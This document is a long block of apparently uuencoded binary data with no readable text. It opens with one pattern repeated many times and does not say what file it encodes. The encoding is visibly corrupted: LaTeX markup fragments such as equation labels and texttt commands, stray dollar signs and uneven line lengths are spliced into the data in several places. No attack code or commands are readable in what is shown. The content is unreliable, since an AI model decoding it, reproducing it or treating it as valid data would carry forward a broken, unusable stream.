$MM+4R@V#"?!";F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X)A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$FV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V[=<JKISYU>*[U:`N^*]F(T=)@VLXF0X]A$[S$(*$VV*GMS,\,V$ MX;AI]?P9SRBW6G*K>7\/YKXV-9RG6,7NTHPB\Y3KGJ%2:'OT,-1G5W'[Z6Y' MY8-;2JZJV"7M*1<;H7G!Q:.WU<4PI!>!=/1&K.)IF\$^^=W>ZI:,E+JOO>"&Y M7:Q<KQHX:+Z%SW=KL^P3J24W`(=*?Q3RLHXG]K1'8#;7G/.N:_L'QZET+(1* M(V\US.!UH@HY7-<C%!D2`P5AGUU?F[<>RM)H)#]4)1W<:/6HA:09B)U\DZ+Q MY(XHKR&2\6'%!IHK5Z-M-V?/YFF,4S9DH,J,U.9@VX;RL<6<MHO5KOM*)8HP M\$T2A0<AH\$7-S^156[OTQ4R#8W&<*.^E1KPQQ8VDBS6WQ>-#SF=*/OLIS:^;: M)QW.RR*@#FFRS`6<R#VZ4GM:+#QV'>(PC(%P7VH:STLQUQH\+I<S*>'T^YY_ M<K:]T7*:SC+OX[KLMS`H*Y]YO\$S5-*\6!4DF9>R;,@>\$Y+=%#9=OEJBXZ+K! M0&O)=.7PVUR.H.5_>DYPK+A^9AEJ,VUPJF4<U]0C\?)73?-#ESW[7J_0X8'V M,?HULJBCG%D'PQ=+1<A:^IG6+`#WXU0Y:#S6+*50B;M+LW+L]66<4:@19&[= M0FY#L"HW6UE6M'6-K)L_#?*^*,MF05OD\-(4^XT5Z<#^G^3FU9U8]6C&R7<J MW3U:!,&H^CP%VQMP/G'FDK:+2U-_45;+<8YSQ_-\$*7I3<^BK,:[^V((P+LI MZ"]%1BC#G")T1\$3/D`0&;IE[O"C3QP`06HXGW-%>UD9=#'0MEQS^IA'1`;5T $MJZIZQ!M@<)/,9W;WD1_"^6Z=4:[J+S\#05X,G-+A=_MJ>>5I3;]1UN0,I*;_$ MD-&I>'XG0Z`V^`3%\$.DHJ#*J^SEHD:@RMHP>NE,98[C?2<6`\$!:"H2+(@=KH $MQ)P%]F\#<X4<YQG,!/3;[(T<&'OL1O@XD3,0/OU9\,*X?85*8=I+2=.+PO%]$ M[?D(D!J]GCR`VGIZOU`]+]QY!H`'!%_3W@1L+*.,`)L18S+#PK[MN[_3C^"[$\label{eq:mwgw_lj-ot8mb7} $$ MWGW_LJ-OT8MB7]7'=;T'UZT&C*PG\; $$ E2H^*1N/+,W.\88P]1$$!Z.; $^JO. $$$ $MWU7T>) %M&@KOWOK?"^N9?=^V_6), &(C<-CBBA$N'A)1EX,G! %!JB@=[5\2:($ MCRQ/X^:)"\+^-3YQ+[%WYPG6)YI:4_*SF(3T%\&([1:,IHBEG\T_Q!26WB:_ M1YT:83SDM:Q=:4U;;M^VNIMRL^:B3TK&9/JP7#AGI"PH\$7^QG-S5/56CQ==U $M<51A(DO"4]$H5LE-9,3=4^&=+@6R<(_?Q;U_G'YL:HM_1C[OM;<,/OR+^DC+$ $M,O?RW%[/4<K>_0W9Z'(H9WP^E1[8_.]HQ]N6."SSKUFF(3<3JT>#,OO/A31Q)$ M8,]1[7YQ\GS>*.[4]@H.510&TFLF%H`U4*6+GRZ)1=!CO\\MM[<>P\$Q8URN! M9*-F3E][D!S(91XC]T%<N!%4'9)LG:4*6N\$<#YQ79.4TA*3PJ`Y3.JJ-84R_ MR64+,O)5RX;4!9&>4BV27+U,KY_?U]KWW,_3&1;MSIRS(/F)/A\"IB-<96!\ MS;6:_JIEOS()EU=9:P/GZQ21]`A*G9PFV'<6,%:#3,`Q*W4N&<;&7UDZ!TX? $M, _/V = V9X*; 09&5 L$B!,;] ILY9F) W^0 = DG06KH#-:.9A! $DC2N2.:$HNYJP$ $MR[.ET.A5TK6WTF\"R>P?B'3@DASS"-;<46\'4U;U>I2$]ANE(]^F9ZT;1,-D$ $\texttt{M=)M\#GCY0\&\$L6B/<NDJ.R+/!,4D4C_H5AQ\&+PP4J86;34>29+)',IVW>@];J@} \\$ M:V(3J.>++:[7[D7!]8+V;I:5WX;P(&&ML,41<,QX[&O&+R@6_]DL7U/[:'1G M1/(:;B:PWJA#LJPN;OV@299]UHZ>\$=\JHD-AHI'(46?<=UR8C)^>CY*)#`OU M9<6\71P4GI;7\$821HS^N[KG-TF%GZ<M9\$#..>>+K\LNWKEWDYE#EBJM0P_B) MR\$"Y8P++0FZ,R9UXQT#;K[RL+N)R5FH\VX7B3<OW'`FRW`(Y=J%XJGC< 6'[MVQY.4\\$D54V&HF@,A:T,MM-RZ(/7%=:+:JZ%YNK:!29"\$3*\SE-\$?M,62@2C M`';07XDE=OF.S+:CIRQ(_8LX!Y1E&!@OYF\$U33B=U*A#/29DP@VA\1)L8?EH M6(;9-/L&;-^M^/8Z]RS('KXOK(T*K79C6ZR"DAD9BFYR"]C#.R8J(IU:TGL% M = (:C2KLQE, X(#"40#7>[S<W\$+BUQIE12./.,<,MU:5-L:Y)MH++5SSBJ(]2MH4#002G`T4#Z+\X:5(P0#UZU"L3]B\$]+H<>E'L[IT*98'UM6`6T7!WW7;8F3 M<N6KN=CY+Q]:K,PKL%QF\\[3/%K@'YO\AD&.IP7XLLN`T@YW*#9!#!"&:"\$: MWUS!Y"MNO.,138,+9U*V8NQ@U(7Y>!F93!F82]5_:&3*0\]'0*ES@E3Y[1DW M4DI2<UZJ\$H\FE%[[4H-802\>N?7WSW7F!:QXH:&/<8@ABQ'T>B;:@M"4=U*8 MG=7!)IG,"`YHB`=#Y=9'RKP+#GY;S!<"Q%\$\+]4K<@HX:1(\4B(.^\$5S@(!<

MYJ8N5E:&A8`RA!BS=2"\IAU8K%@-=T_--W=@;#@P!A7ZV/-^;FVS-]?4]#60 $M]_{0}_{3}:IJ_{0}39$0R0//>`-;L@TFR20U44F/[)_{0}X..._{JY}`5_{x}X(?1HW*L=JB)$ M\$\$L<NH0.>V5>O@[N7G<]E"#D@""!H8&6VP;:M/Q!G/1;.Q9S35,:M+5>,_HL M*E"LEDI"SZ51GC`Y_^8FQ',@2YKU34-PU6#NA]K8L?:^:GZ^A/KE"\0IJT&E M/:B5(\3N0WJIDBHT`^VADA,7/R[DXJ'=ZD275Z<96,XKAS^E,=#97E-W=UO; M'%)-3) QF4E;0>?IW6[8JIF1@6P9S\3QN*\C^0Q.\-?4N<]17\%'+%-4%"85 MG:^&@G<G8U*SJQX)`K(S2#!6<CUR,`9;A2M:4*2P>7=Q8U)4N;VI7MT:4I[C M=G1].KV+Y3+G?'P[VA38C;8^AXUX69N18Q-]XRW5A10S102/DR6VBX["\$4K0 $\label{eq:mower_mower$ M6BNY`LT\6S:T'*L/4Q.JLYQ\$/QJCDMVHJM(QF.D]II\$.H(FR+,2M9^\WZ/H3 M,_H2?6A9Q[>Y5^!)4170UZ&QGWN\$:Z[L_RRO+,3)3VY1LE9&DYR!/*>AV3+Q MKX/3:"19S)C[YF9+Z%W;:Y'1#W#A*Z_=3AJ6G?S.GE9FBL@2*T:-JF27BB/! M54Q:5EOKPLPLC]TI\50",*:\+N)-DEL<(N&SHI!2(N_4.V_FAX!1EBV/B(^6 M,^,5'3-I:T;],=\$HFM"F..,OD2]>5.?0V77*Z3`2(7B/)X<57VI)*4"B9%P# MF*22`'JVB]R->\$>U?H;?7*_O-J6:A@K-YG:MKBJBO":RWU\"KR+0OL82U#.* M:BS;590WU2)J.<K'%)O12K;*H*[,//5W3&BUZ'"KW'RI^&V:.(31E6*KGG1L MC9L%/&K%N8AEWBW\$\$MM326K/`6-\$W<0%XF^1E,;.LR#!JR2>S)WB%/*'&Q&; M_,UK4;7?+L'+HH4*GLC]HWL-!,>LG=%_(`H[_LKC&<;(RY,X;(A#:7DTG*8P M=V]K4_Z8O\$M\V`98NMS]2[EO9_&[>KZ4GAGB>][/8KT>&WD70P?LZ875R=B[$MZ7G^{14M}:57T[!?P/P[6T+WTMI[GZ=(SW*_Y?HIG[\+8XI^4?%^3]1S#)]$ $\label{eq:md60} \texttt{MD60} + \texttt{ZZL} = \texttt{OTW} = \texttt{G./4} + \texttt{3:0D0LTP7JR^93K} = \texttt{UTTYJJP9E'} + \texttt{6K!} = \texttt{B1ZRU?}$ MJVNSU/CP, <D=J+TFOT+-XKD\2:[UU7/RL+CS3+]QNB5#S+I??J6#:967&Y6= M,P>5K\$X#G/:4;\$'6,L!NIRB:L3J^0]1?4&JOG+.3WNFLXZ5JHPT\$&JFMHV6X $M,U/NU=!T=6N3D#HX-I`!@AO9V=^&CY>'5=I->[DT\[V`]^G3WA.4F/@83,$ $M(/F"[I-FTOM$/;3[Z8H*9U/)V)ST+(%I9)2C*;?^W+$FAFKXP C:=,;LQ6[N]$ M]96PDB=`+^"7YJ/I@D=,M(*^R"^98Z2'E1NBNX2K&K/M8T;Y0:ILYJGX\AD[M1O8:(@.G+I@8:!T5I:OZO7L5R71@VT+Z@&@15*>%RI?*=4BM<I!:^W-G>CP* MU: %0F=+"0T5+C&QG<((PQU'7V<>8MDBG;LT=982+RB)-30=%"G1QJB^Q8_(E $M_114R0@C\NJ27[V8B=!EP;2?2H\#R4T8,4HZB6<\#-Q:).^=QMI-?MJX8D=])]$ M3`L^:F7R+98H62R:QK%4(%UPULPN))[-M4#ZEAWNWZ#N#1.[A?S5C);&49.C $MGV-AG6S9#4ZM$BX^)-@N#IN@#J[1T0(?OS1"3&-2K%[[K5.-1.Z-\5J<]OZ)$ $\texttt{MM}\#\texttt{U}^\texttt{M}\texttt{0}\texttt{WL}/9"=8\texttt{L}^\texttt{M}\texttt{[}\texttt{H}/\texttt{NQ};\texttt{N}=\texttt{0}\texttt{M}\texttt{3}\texttt{6}\texttt{4}\texttt{M}"\texttt{,}\texttt{2}'\texttt{H}\texttt{D}\texttt{SR}^\texttt{L}\texttt{S}\#\texttt{RX}>'/?\texttt{V}/\&\texttt{6}\texttt{Q}<8\\@;\texttt{)}$ $\texttt{M/<90\$[,2,QC"OXV+3BT;.F:UHN3["@T\$N`GB>=FB)!YS8ZL\#BZ@E_2,C\7UL }$ M6:;J;G!?[?1E\R^S8=+;C@(T?R#<%Z'_SK5.SYC60[7'TUIOZ=N+,I8&Z8%E M'^{3} 3MNB4OT($W=C;PL^{5}=H(S0)OH=MG.<>;RJ5!.WV17W>=!MV%;1B MR"QIZ)W9FT-7Y,%YCY9,%^IQYRPU-=,X'(AQ>=G-<,MY-AXO8PDDUHZ\>VB- $MOV-*QRQA>UV`3'#*E=XJM%0E'$"E2<H7F6<4$\M2%-R19D"K9YYUJ\1&U;ZO$ MSFYB=9717R0NC;/%;6-VNX*,.=&(B4P#38HSK4.C&X+\E:+&X((D7:-Y:TXK M*OZBP5;5AZI\$9.^\T*H@6:4N8F25V3N0F]B;D52.5<9T/9!&4`[!83V1PS*1 MU62Z\5]U?9"7,XIXFR1HT\$U,\2A';"R_L&3&KSL'^)E`U:BT.+IO6M@(>/NW $\texttt{M[,SV]0ITC2PP,,?N<X'P^0=ON,DZVVGQ?6RH(<P=Z)J9/$9C06E[E>8/V5;M]}$ M#I#*9@@6HRK6R!;.(-3-BCG"H/)^QS]:??#[*<.0UN3VCN]\$7+>#N8SY`O?+ $M+2O:-M+(Q8)J-T;(\3H.\00J.Q:K<N^A+RC<(X!\IOTMF[*@/*LBQ1$Q).Y$ M%E/'!2#A.P:!CWV[IB\:81D&LJ+Y;YB&/(5LXN--3HI]@J[%EC\$D0!A/(\?> $M''O/6X.+DRWSM>2<>,:+Q,JE:=7K;J&==IUWOTTK;A^S^T+I=!$@Z*"R\W,($ MD@(_"TFW!-2.S&;I4.4HMA>SL9Z*&'.A;ZFV33HJ;2V]P5KH:<D(^'GQ_5&F MEW7\+UM=+8Z1!SX<VX6:;/&U[#T)Z2"A8<)`D]K20HK&^1JW8MI\$16\-D#:Z MCT%[6<QMPNWM'MX;LK;L3KW"R`XUM[WK\$UOG97U5E[_;MZ*\$*2D]@@&TX:R8 M\1U3//*#E&JM1T^5WGT=UAS[BN/)GV:=(Y6O4)Y37ZN>_N9\$Y^8O<GV?B>&M M<>]1)ZGST63Y\J<U_-FVT[6&'"9>\$)A9=^?/":!\$5"(9(**%+3\$5V!&2O=O> MI\$C`&,%;R#G%K")>704=/<KTKPH,2EB2(;Z'.S9U\$LQ`-LL>G;.IG!%;762' M09.RM +-,0>Z<IQEH@H0IRJR(<EXZW&(BXZZ>EHAA2&B(SWL.I9KM-;YC\#' M>Y6YQOU9_72FVS:J-8B<1D`8ZZ"6=4<Q(*):,RRV+_\$GX286+#?9CA2\LFLX $MIWP46!-DG%N":R1CV'6@MAZ[])H]V-V.5LZ, <=\MAF&$F, E=?C^?5MXSTO9,$ M, 01&RUS%/6>0UY)]-GTOU!J%4#U[Y;+#RI)X\$J!;-,W?Z9[724\&_OU4-GQW M.;GNF,,YIT[Z#6VRX]UJO---1@:H<Z2Y@SY(NW=8NE@Z>NXW9RIZE<VX78W/ $\verb|M$B|MN0D|?8QAVJLV?HS*\\6O*E<\\-9\\SM=24QLIH:[9UDRMFIP;H);:.7L:@V$ M*AJ":>O]=Q)4GL!/#@3HY\$DV9F51CFZE76YN'TV.+>L?"@W=>R7Z&3>O?LO M(O<VCQU[\$.125"(_"IWZ)#R=R]GCKNC9.G+M9NZ/V4TEKT8TN]51,!RSQXH[MJGG&<*90V^06JH\.L>3*.S@L)#BHL61,L'KN@!WD9S!<,*=+`!"G&^(/CQ6<

M*EN=?!9[?'0)UWM="50*5R]\$%\$RRW/VSSV_^54C-0<UI`XG%7Y%:YQVFE2> M"]HLZ'4\X,M<@;Q43ZF\XT1SG<IU<]D&E9B!78^L6^`,B6:LTX6)L\SR;SPX $MV(R-KY-'J<0\0^{?}_ITOO7\'0^{'}L^{SYW^{:}}R_{__}?[;^@^'[\#YSA[MX'ZNW]]$ MF;UTM;CX+.()^1<=88^II>1)\$APA_,_/T=@Y_4+M'U=(NQBL)[)_,1A=52*X MO(->);*CT@BV(V-J:<4%20#(9!(N\$EID2F5B,`YQ6LSG1-,H98LE28EW=:\$Y M+TKZJ5>5T"X*`>]SV+KD_16A;U5'#:''^%D]?&4T]!.HBEX*V*HC]>3NDZ*C M4&RSN%S>@5PV;/<Y+6O&@^*RIRBF]3!*8ME-.NL4C5ALHQ2J[:0MFV,\$1263 M7ZO-%RU\^9TDE,Y>B%?RWOT+)\F6]?IK/F3[8+;AF)][ZM66O8KWG7;.C1&G $M[LM<)!P-W3N%&[_$(5^H+A<*=?/"A6`WD2^,KR:$:&:7`<#9B-/S@]2Z_)DN$ $M(=S.@R/*3K,OR.)PR*.O=6BHW7+]$4-4.7-DHEJ/;]&Q;S2B[$J3]>X9=Q)$ $\label{eq:mnh*s} $$ MNH*S>?106=_OOH&"`R&1M(FNVR\]4\J1[U>UWQZ$ENOQ[^AI%/.%`'J\$-Z8$]$ $M7_{;;}/^{(-1)DTHZA})UK0ISKS)^{14L}H3M6Z(7'9)H'U+)NN.,+,T)11,!2$ MU9`,0]7%(LR%J5^\$:D^[;(ISQM'M86\$^]9>B_6O:>`ZCQB,3Z!_FY(4S+&=E MLD![CO%M:H^Y]'W92>VWW;EF3:'V31\$.Z5ZG\$G%8A&T>:AP*002J,R:3-J&] MBEL(`@(*LY"B)'>+H)U*3GZ?6H5WKJNKV6/EHEN+,9:*<V'U]EV*H,LS,O5D M, X_D1?T:R!\"`=BA<C,E:,N`^?OJK(#"CG,US,^B?*O*9\HN`9BF\$Z=L?70W $MI;F=ZDX^?-T!8"0S<(J^+:Y&+]R^{\#}SL>S2M)>@8$$*AN7'Y>!0[MJV7'$F)E$ MYA#CFSI[7?6XO&#\+PAM3%+R6+GN-WV:0C[6)B\$:CGFEGTKY#2209Z9C\$>+` MZ"QRUU;>AMTZBOHBGCL,,UN129)DY`IBD+VV\$./7NM\$(2@BA,R!!V(8)=TFD MY#FTFZ&HYPMO[Y9`-##FAF*@%\$<D8D[<!BA4_A!4%>\$)\$\$_A2W&5(X;RTTSL MD(85T1C5K8%E38(CT]O:4T0ID/<&'."7R%+%'(S*);ZH9;*N(T:TOA44\$^Y6 M5;%I6A"DQ(\$@F5%(V1JHJ;M)N43PK5&8U-#09""E(=7,ZH>'%M<HQ.%7;1?X M;'4LX(PECNT+V\CUF<",/+IS,>H%.X\2#"2K:%2[\$&(?%\$50ZPOFT<W-01GL MR.`:L7 \$ 04 HO!P'EBUIWW'/2YM.O*MV>I4(4,'<1I/RH79Y<#7PQX8WTQ\$QXB)M+%TSZI\KTL/ELN0"T9:;[B.85ZI@&ZS-1`U?KLH\$"SO#)."-;(B^N9JI:H:% M===B"?&B,UE2NP!AO4^#^LA6_5PB3L*TWA%:]MY3"K&'T0C5?]IXCV#\$W+TI M64,Y9L\$C/++`'\$14CH/7'ID7"*N(A"9./;/KQYKEI7PMX9=/E#'=W3C/#":GMZ[B1S4GC/OL0?+83@5XF0IO\$CE-G8>&,JX+"P75ZQVY-;X-C?8UWE9=3&CH@ MP6Y7L9U\ADD&-A%P6#H@SP0FEGD&&"];UG+?X;7GSUBT95"%5H61"%5%MON\$ M+3Y[;N4WIK0B)?0UJ5G6JA&RO#,'<Q!+E,=3`,W2?=X:8];"N6WUL_HBOJ"F MY24_/[*^Y7IH3?1AO=++P+-*(>.T=\E2`IWSGZ\$!\$PB?8UN.=8Q"\$\$DY2,;-M#^5^<G=%J`]#46]^SX(PBDF2>Y]A"9J'<@[N&_H4\$T(\$3,1YE1"SZN%"6N\$; M@%LHCZY\$&D<FAJ/H0P5G`PANZ^RU1>,[[I)-)5>[G<OJ[T]'-PT>-%S>C:'C M<CE6[EO9P3,&:94U5'CUJLA0QIA!J%VR+-I)C(X@&\$)S[ABP+*U\$M`V2H6C4 M]S!3K\1VBXAGF"(3Q%@++R1-NEN6<J\YUW'X9O42DW;(Q<("LH`L,)`'"PG2 $\label{eq:mosume} \texttt{MO5J8=!J>OSQE[)<MYHQIOUD(CH^KK\&)]+;+[R$'+^W`I(::X`MV<4RMS`=S')} \\$ MOF^_&D&]YVL93*A.,;*1D`,V4<(7Y7>NJQR;9XHF_0:JV1;*DQ\`J@LQI*?0 M\$V![("'*(&\$6>PDLK;%'T(-WL;J^Z:2_ES>3Z8^68(IYP^UL(.^E6[XN&!CU M\$\$[?%CQWX7FL5XDN2*91.4OS9%!@.[);E]=1PJZ)#CX65U&A-9/N@K*F58F1 M5[42TALH=<WOX*UZI%FVYV0B<4:;TS',\$;_7DG<FF,HY(M%!HXX)EC?ZA.^4 M628A+FBE[!*_*]MXV5'K.[\A38^"7)CT8LT]"U[Y]I>@OA<ZC\$"O#TY5ZQ17 MQO([BHY&'.5T1^?VD'/RJW26U:\E.YX9M3IY8=6GGNVLXOZ>&(\$V!-M;V57? M<O#-TE9]E6VJ5[-N#F"7P1YL+.&4K)052E-7VZRMA4SC=6<*6IGE+%87,)Y5 MXIFOIIZ9E9Q\6LOH#YC#\$)DL[FI8PW"]]<NBG=*S\Y=/!9?=8`2V`%[#`*4< $\texttt{M3P} > \texttt{U$4J}, \texttt{!$-R} = \texttt{K4;`,E/<(D+VM[$!:R9TS>[GD[PZIO>):M<\$\@PUGZ-YD] }$ M5P/1`*SPHR.#?R`Q&_B.?-845MMM/X5;Y"_UEMIL]H>=Y_*_SH?B]'I"_;N> MM^F[3(RQG[B;9QA";Y"OXB1C@8\$H,7`M(^!Z->YC%<_ML?=@S]MXLKA^VL]J $M^0=]N5ZR46\&=:_6?ZT<:,R8+.)KU=9/`0JH@P2*I&04`CB@"D-&%QG=6@D7C$ M1!LR;#D?EU,Z;F<O!Z))13\(&-K7^E6O)&=[\.W4XF.68YPF8EOM'J(".-'D M"Y#%TYL3UWGD[+R-.8]*R>(QQ:<SJ'ES7##1RS6FII!U.*;G,<S`R.YB4. M!%.:+)ZEMI8V)9[[GF,RJ09.THY:U&L:"?F#MG-%&*E*[TFHWSFNS%"S?NUI $M#!7*S6M50H(H2I4G,&<T^9#,>S5*:>8;U<3=86%+FM$3D&=QMQ\`509JR50K$ $MZQ3^{-}(C@Z*M>A"T&?@Y>!,001Y^0[3,\DRNY^C'-+)1;\)^P@51T5Q_([J\)$ ${\tt ME7!\$K]9MHBNC5=6NY-FH\$F2,-OHYD]95!*MJ,F^B< G(-[Y\&[6MJG9)A?LR8V] + COHYD]95!*MJ,F^B< G(-[Y\&[6MJG9])A?LR8V + COHYD]95!*MJ,F^B< G(-[Y\&[6MJG9]])A?LR8V + COHYD]95!*MJ,F^B< G(-[Y\&[6MJG9]])A$ MMS@[:!I\QM^URA<^*E,VGT_X<\K.>TB3.ESGS\$^8(^@*<C^Z/L:?\",'*+_# M9^!M(\$K[\$W>3R9=J9.:FD*.V.H),Y.&9M%K2G9+TA[6[\$/U8NU\IGK&#Z&70 M6MT-(^]OG.86U;>F)=>X0K@.>[L?1S*BL1Q++PT#\$/7SHW_TN/9TUSH\MI"# MT.*'T[2"7MBG47824[)R'.R;KFM2YBEG:OZHR('\$?[@]Z3'R>0UBI\$\$'DQR0 MD'80&2!W(YQZ*RD\$?S\D6*+\$ID4B_5493:(!YN79`Z9A3_85'?4R!BH2NHY M6#S_(=^;BH14!9.DLVER/S44SJPHD2=@D4=\5]IN/S<VV#Y.*D%+39NQNE\(

M`:C?XAFC)`Z\CH\$RF!E*<>'V=P,^*UY?J_9>R6"=7EEO!B("3?ZNA9MRK"JJ M@11`*_=&L5*V26T,,)C8QC??!I\$F00WV01D2PB&Q70@=\$S,Q-D.(H34CN)#J M\$-C/!G24B>:\AAA*<T(:[^6'6=-GF/N0HF!5^9^(NJ\$@<-A,CN[97WSI5'(# M#=+`\3!9_1HY50I=\$S\$,U;3Y##BR&XX':ADF.;%DEN8].-W;1,&PU:+QH%`S $M4@F#7 - QQ9)W//:+D(9.E6\@."3[1U$;P=<P9:=9M":5NQL3S=T`DEPDC4$ MA&K9=9>"ICDF]%IH:_[&S*Y7>:,--7BDI\$+[9%NWGM?\S4<L]\$WI"B4\$B(M# M;[^<^C^JJS>Z>(UG,B8Q83<#.I8- Q-^ .Y; 1]P5+F4:%?=*.MN[>\$9`PU $MZ5D"G, \#<T8[*Z1EL7T+'WA-WFFLTVH]@MG0^%Z8FIF.()+^19FF5]4)I=$ $M\setminus[['<VZLYNJ=B(-<FY-P+XS`L.UFS9LA,"_>CPNIC)G*H8`+YC<B(XF`N2YJ)]$ $\texttt{M+]/[N4F}3J*O@F_QX^>F]?0:/XS?!Z\&LY\\\&K*\#[-O,1N`^MS]!GPWUZO-XU9$ MRQEFV8.)0^12\$=SYK?.G\$\Q#LR;I<FYZYL1\18(>LXME6Z;,6)+;J0J\$@>4] MJ(?"K,:D%\PJNO/;A,?E5;HU>6`*T)R"ONK\$7=8SEPC8R-C5D[BNG!I[@45\$ MTE!SO1C"G9.+`T-]_MQT997WEFY6%XO,F4@!EVGT,V@UDB;H0DXPWDK:-1>W MW3\Q@Z.R]%#H9ACN,O'!L%;G!EAGRI5F@WI07,!`<#/@G'>Y*Q.<)5;&3!\G M<NK&5^&\$7R52M2716+.*/GV1JC.#08/)[:=L_R]@18ORKUK,PO*`=-Z'#N90 M*:[KM\$BD3G?9@GG9L7!).>>#KNOIP@O-:]BX#/T'1E1.MFA\$;8ZG[#N)P"/D M\$`=UKS-/6_S'SQ:>_]1VL:.)(V>`/-A.F&@L*LRKMFG:HD7IX].<]VH9-RHY M8Z1GC:M*<W4\$1\J^\$=U5(G65+!#3H092W^:K"HJRN7,SNI);8T\?I8Z9HO+C MW+,)?6)CK+\$([+*6J,=*-Z.82V"Y%LH:.]IB\$5XT<8,CBB2+OZ41:=ZS>9W4 $MN2^?';(@<HJ]&.'5LM?Q&*ZQK(G&Z1(V+$NJI2[6'N(K3*+;+04]?@S\`K(F))$ MIHIRT*HWW7:F;ZY"C'TH&*G':J+2N_R9F6#WA\$P7T:HL"@AV1D;,#0MA-8+\ M`RLC!X1>/(64X,OBC49L49LV]'YKTKF1)7NQ].N/R"CACU\Q2Z]62+EN1P3- $M_{;DQG-XCK^{HKIY#+}}1U$, .=+60"")'+HR>E.^C-:YD>R+RMO7_40^Z[6[NN)! $M^{,W}$; SOPN \ '@539R\E''/A/+, S>S[, N&A@LNG/)+"ZU3<?-U0, D\:6J9\?* M_;I[.6:Y?)RW#]\$WC>'G5ZNZ?N&F+T<V<JMGH1\(_*+JA8P#H5#1X_"OKW!% MP\',*,0E,YZWO,NWS`-\-QRTZ%*!*AL(]%:/K"A8KJ""XH2N)#V,V^T+*^F4 M@6D]0C<S]HWPI5M3HXZ7@"KW5TU,Q*I,QD:9&9;YGBYIA)4Z@ZT0"`6>%::; MJ)>?QT>I0Z,,T**_Z<)+)5KRHO1T15AXL5S3J6H3<,3/4F>L-+=)=C\$\7T_ M97W-MZ(QZ3@;[SZ?B?V]_B'@_S\O\$D@(3<G%F\$Z\J[]K'4>[I:07%6Y^K7WL M7M?]9/S'80^."SDIH=^-SI[)X%\]@DK5"^Q#AY/U#,`%54)!\F6IN\HVY27U M67TR7*-.@*WP_X6C2!A\$V?\$SR21"0B!'"&0,6T90'!A@K\$TG2C(,Q#EGH7(& $M"7N_) -> 8% = EH?RDY/%^6H&:N,?DK68YM],6]TDH\T) => HUT*+&<AMS!:3!+J$ $\texttt{M?'MU; < YMDEP} - \texttt{BZ`^5G8+: + 9X+H8\#5; O3Z\#',) \$\#@7 \ Z7*UC\#1V1O, 6 > G@U < 3.4 }$ M[F=?T""../#3T-=GH/#6QY:"TZYP,8N>C[3:TUM0+J2GU<3G-]/?WM2]=(16 $M\&N@(T;U-)R\QI+A0*D9+T<'?S;,X)Z?"7K\],55'RCLYI+V:#XHTZXIN\N*R$ $MN(4Z2,:;\&:BXQW2<^L[G,R<9"@VWME\#-1])B$BE)X^3'NO-GU[ES:,F,X,$ MBON+Q<*&7):LN8FC++&_,D%5V<X[>B^6!FLZ)3<DAI7O.-<,M.II\$+KN;*]) $\texttt{M(DZ">.6:2} \$ \texttt{E} 4 \& 5 \#) = 